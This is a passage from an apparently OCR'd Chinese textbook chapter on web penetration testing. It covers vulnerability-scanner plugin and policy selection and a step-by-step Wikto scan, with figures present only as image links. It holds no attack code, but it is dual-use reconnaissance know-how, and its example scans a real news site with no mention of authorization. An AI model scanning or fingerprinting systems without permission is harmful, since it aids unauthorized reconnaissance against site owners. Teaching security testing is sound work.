


图 7.24 CGI abuses : XSS 插件




图 7.25 Web Servers 插件




图 7.26 选取合适的插件

step 8 选定要使用的测试策略进行测试，如图 7.27 所示。




图 7.27 选择策略

step 9 完成之后，输入目标 IP 地址开始扫描，如图 7.28 所示。




图 7.28 输入目标 IP 地址

7.3.3 使用 Wikto 进行 Web 应用渗透测试

Wikto 是由一家南非公司 Sensepost 开发的，它构建在著名的 Nikto 网页扫描仪的 Perl 脚本上，并且具备 Windows GUI 和其他许多功能。和 Nikto 一样，Wikto 能够检测数千种有问题的网页脚本

程序、常见的设定错误及问题版本。Wikto 还增加了 HTTP Fingerprinting 功能，通过分析网页服务器的响应结果，来辨识许多 Web 服务器的类型。即使网页管理者刻意改变网页服务器的旗标来躲避黑客侦查，Wikto 亦可检测出真实的服务器类型。

另外，越来越多的黑客们利 Google 来搜寻有问题的网页，安全研究员 Johnny Long 构建了一个专门搜集这些搜寻方式的网站，叫做 Google Hacking Database（GHDB）。Wikto 可以引入这些最新的 GHDB 信息，检测网络内是否有这样的问题网站。

可以从如下网址下载 Wikto，Wikto 当前最新的版本是 Version 2.0.2837（本文已最稳定的 1.6 版本为安装案例）。

```
http://www.sensepost.com/research/wikto/
```

step 1 首先安装 Wikto。安装完毕后第一次运行的界面如图 7.29 所示。




图 7.29 Wikto 界面

step 2 第一次使用前需要进行配置，单击打开 SystemConfig 选项卡，如图 7.30 所示。

step 3 在众多设置项中，比较重要的是设置 HTTrack 和 HTTPrint 的位置，因为 Wikto 在运行过程中需要使用上述两个软件，如图 7.31 所示。

step 4 设置完毕后回到 Mirror & Fingerprint 选项卡，在目标栏（Targe）中输入需要测试的网址，本例输入 www.cnn.com，如图 7.32 所示。




图 7.30 系统设置




图 7.31 设置 HTTrack 和 HTTPrint 的位置




图 7.32 测试 www.cnn.com

step 5 单击 Start 按钮开始扫描，如图 7.33 所示。




图 7.33 扫描过程

step 6 完成后的测试结果如图 7.34 所示。

